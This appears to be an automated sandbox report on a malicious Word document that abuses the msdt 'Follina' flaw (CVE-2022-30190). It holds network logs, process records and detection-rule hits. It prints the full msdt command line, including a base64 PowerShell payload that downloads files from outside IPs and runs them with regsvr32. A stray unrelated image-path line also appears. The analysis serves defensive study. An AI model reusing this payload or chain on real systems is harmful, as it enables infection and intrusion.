Jun 7, 2022 19:50:15.009474993 CEST	937	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:50:14 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 19:50:15.701190948 CEST	1301	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:50:15.729496002 CEST	1302	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 19:50:15.765372038 CEST	1302	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 19:50:15.793732882 CEST	1302	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49763	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:50:15.090852022 CEST	938	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:50:15.119044065 CEST	939	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 47 6f 6f 64 20 74 68 69 6e 67 20 77 65 20 64 69 73 61 62 6c 65 64 20 6d 61 63 72 6f 73 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 70 3e 0d 0a 4c 6f 72 65 6d 20 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 51 75 69 73 71 75 65 20 70 65 6c 6c 65 6e 74 65 73 71 75 65 20 65 67 65 73 74 61 73 20 6e 75 6c 6c 61 20 69 6e 20 64 69 67 6e 69 73 73 69 6d 2e 20 4e 61 6d 20 69 64 20 6d 61 75 72 69 73 20 6c 6f 72 65 6d 2e 20 4e 75 6e 63 20 73 75 73 63 69 70 69 74 20 69 64 20 6d 61 67 6e 61 20 69 64 20 6d 6f 6c 6c 69 73 2e 20 50 65 6c 6c 65 6e 74 65 73 71 75 65 20 73 75 73 63 69 70 69 74 20 6f 72 63 69 20 6e 65 71 75 65 2c 20 61 74 20 6f 72 6e 61 72 65 20 73 61 70 69 65 6e 20 62 69 62 65 6e 64 75 6d 20 65 75 2e 20 56 65 73 74 69 62 75 6c 75 6d 20 6d 61 6c 65 73 75 61 64 61 20 6e 65 63 20 73 65 6d 20 71 75 69 73 20 66 69 6e 69 62 75 73 2e 20 4e 61 6d 20 71 75 69 73 20 6c 69 67 75 6c 61 20 65 74 20 64 75 69 20 66 61 75 63 69 62 75 73 20 66 61 75 63 69 62 75 73 2e 20 49 6e 20 71 75 69 73 20 62 69 62 65 6e 64 75 6d 20 74 6f 72 74 6f 72 2e 0d 0a 0d 0a 43 75 72 61 62 69 74 75 72 20 72 75 74 72 75 6d 20 6c 65 6f 20 74 6f 72 74 6f 72 2c 20 76 65 6e 65 6e 61 74 69 73 20 66 65 72 6d 65 6e 74 75 6d 20 65 78 20 70 6f 72 74 74 69 74 6f 72 20 76 69 74 61 65 2e 20 50 72 6f 69 6e 20 65 75 20 69 6d 70 65 72 64 69 65 74 20 6c 6f 72 65 6d 2c 20 61 63 20 61 6c 69 71 75 65 74 20 72 69 73 73 2e 20 41 65 6e 65 61 6e 20 65 75 20 73 61 70 69 65 6e 20 70 68 61 72 65 74 72 61 2c 20 69 64 20 70 65 72 64 69 65 74 20 69 70 73 75 6d 20 75 74 20 70 75 6c 76 69 6e 61 72 20 65 75 69 73 6d 6f 64 20 6c 61 63 75 73 2e 20 53 65 64 20 65 75 69 73 6d 6f 64 20 74 6f 72 74 6f 72 20 74 6f 72 74 6f 72 2c 20 6e 6f 6e 20 65 6c 65 69 66 65 6e 64 20 6e 75 6e 63 20 66 65 72 6d 65 6e 74 75 6d 20 73 69 74 20 61 6d 65 74 2e 20 49 6e 74 65 67 65 72 20 6c 69 67 75 6c 61 20 6c 69 67 75 6c 61 2c 20 63 6f 6e 67 75 65 20 61 74 20 73 63 65 6c 65 72 69 73 71 75 65 20 73 69 74 20 61 6d 65 74 2c 20 70 6f 72 74 74 69 74 6f 72 20 71 75 69 73 20 66 65 6c 69 73 2e 20 4d 61 65 63 65 6e 61 73 20 6e 65 63 20 6a 75 73 74 6f 20 76 61 72 69 75 73 2c 20 73 65 6d 70 65 72 20 74 75 72 70 69 73 20 75 74 2c 20 67 72 61 76 69 64 61 20 6c 6f 72 65 6d 2e 20 50 72 6f 69 6e 20 61 72 63 75 20 6c 69 67 75 6c 61 2c 20 76 65 6e 65 6e 61 74 69 73 20 61 6c 69 71 75 61 6d 20 74 72 69 73 74 69 71 75 65 20 75 74 2c 20 70 72 65 74 69 75 6d 20 71 75 69 73 20 76 65 6c 69 74 2e 0d 0a 0d 0a 50 68 61 73 65 6c 6c 75 73 20 74 72 69 73 74 69 71 75 65 20 6f 72 63 69 20 65 6e 69 6d 2c 20 61 74 20 61 63 63 75 6d 73 61 6e 20 76 65 6c 69 74 20 69 6e 74 65 72 64 75 6d 20 65 74 2e 20 41 65 6e 65 61 6e 20 6e 65 63 20 74 72 69 73 74 69 71 75 65 20 61 6e 74 65 2c 20 64 69 67 6e 69 73 73 69 6d 20 63 6f 6e 76 61 6c 6c 69 73 20 6c 69 67 75 6c 61 2e 20 41 65 6e 65 61 6e 20 71 75 69 73 20 66 65 6c 69 73 20 64 6f 6c 6f 72 2e 20 49 6e 20 71 75 69 73 20 6c 65 63 74 75 73 20 6d 61 73 73 61 2e 20 50 65 6c 6c 65 6e 74 65 Data Ascii: <!doctype html><html lang="en"><head><title>Good thing we disabled macros</title></head><body><p>L orem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris l orem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique ante, dignissim convallis ligula. Aenean quis felis dolor. In quis lectus massa. Pellente
Jun 7, 2022 19:50:15.351569891 CEST	945	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:50:15.383161068 CEST	945	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:50:15.592542887 CEST	1193	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:50:15.620670080 CEST	1301	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:50:15.807533026 CEST	1303	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 If-Modified-Since: Fri, 03 Jun 2022 10:07:25 GMT If-None-Match: "6299dd5d-1861" Connection: Keep-Alive
Jun 7, 2022 19:50:15.836622953 CEST	1303	IN	HTTP/1.1 304 Not Modified Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861"
Jun 7, 2022 19:50:15.843090057 CEST	1303	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:50:15.871623039 CEST	1304	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:15 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:50:16.061703920 CEST	1304	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:50:16.090388060 CEST	1305	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:16 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:50:18.555954933 CEST	1305	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:50:18.584733009 CEST	1305	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:50:18 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49865	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:51:26.283952951 CEST	12199	OUT	GET /972639944.dat HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:51:26.452574015 CEST	12201	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:51:26 GMT Content-Type: application/octet-stream Content-Length: 1437696 Connection: keep-alive Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 02 11 00 00 ea 04 00 00 00 00 00 90 0d 11 00 00 10 00 00 00 20 11 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 16 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 70 11 00 ba 25 00 00 00 00 13 00 00 48 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 11 00 6c 53 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 f4 01 11 00 00 10 00 00 00 02 11 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 f8 27 00 00 00 20 11 00 00 28 00 00 00 06 11 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 71 10 00 00 00 50 11 00 00 00 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ba 25 00 00 00 70 11 00 00 26 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 6c 53 01 00 00 a0 11 00 00 54 01 00 00 54 11 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 48 03 00 00 00 13 00 00 48 03 00 00 a8 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 50 16 00 00 00 00 00 00 f0 15 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 40 00 03 07 42 6f 6f 6c 65 61 6e 01 00 00 00 00 01 00 00 00 00 10 40 00 05 46 61 6c 73 65 04 54 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B* @Pp%HlSCODE `DATA' (@BSSqP..idata%p& .@.reloclSTT@P.rsrcHH@PP@P@Boolean@FalseT

Statistics

Behavior



- WINWORD.EXE
- MSOSYNC.EXE
- MSOSYNC.EXE
- msdt.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- regsvr32.exe
- regsvr32.exe
- regsvr32.exe
- csc.exe
- cvtres.exe
- explorer.exe
- explorer.exe
- explorer.exe
- schtasks.exe
- conhost.exe
- regsvr32.exe
- regsvr32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 7032, Parent PID: 812

General

Target ID:	0
Start time:	19:50:04
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x10a0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: 5960, Parent PID: 7032

General

Target ID:	3
Start time:	19:50:11
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x3b0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MSOSYNC.EXE PID: **5160**, Parent PID: **7032**

General

Target ID:	4
Start time:	19:50:11
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x3b0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **2984**, Parent PID: **7032**

General

Target ID:	7
Start time:	19:50:17
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x870000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.710859302.00000000032B0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.711008375.0000000003308000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.710962250.0000000003300000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.712552314.0000000003600000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard

Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	89BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_65B473ED-0F86-43C8-8F93-C6F70FF4929B_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	89BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_65B473ED-0F86-43C8-8F93-C6F70FF4929B_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	89B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4480**, Parent PID: **6752**

General

Target ID:	17
Start time:	19:50:52
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\asaommz3\asaommz3.cmdline
Imagebase:	0x270000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2CE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP	success or wait	1	2E9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\asaommz3\CSCAF22E0F83F3247E8BD8B234DB9985444.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	2E967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\asaommz3\asaommz3.cmdline	unknown	358	success or wait	1	2CE638	ReadFile
C:\Users\user\AppData\Local\Temp\asaommz3\asaommz3.0.cs	unknown	5944	success or wait	1	2CE638	ReadFile

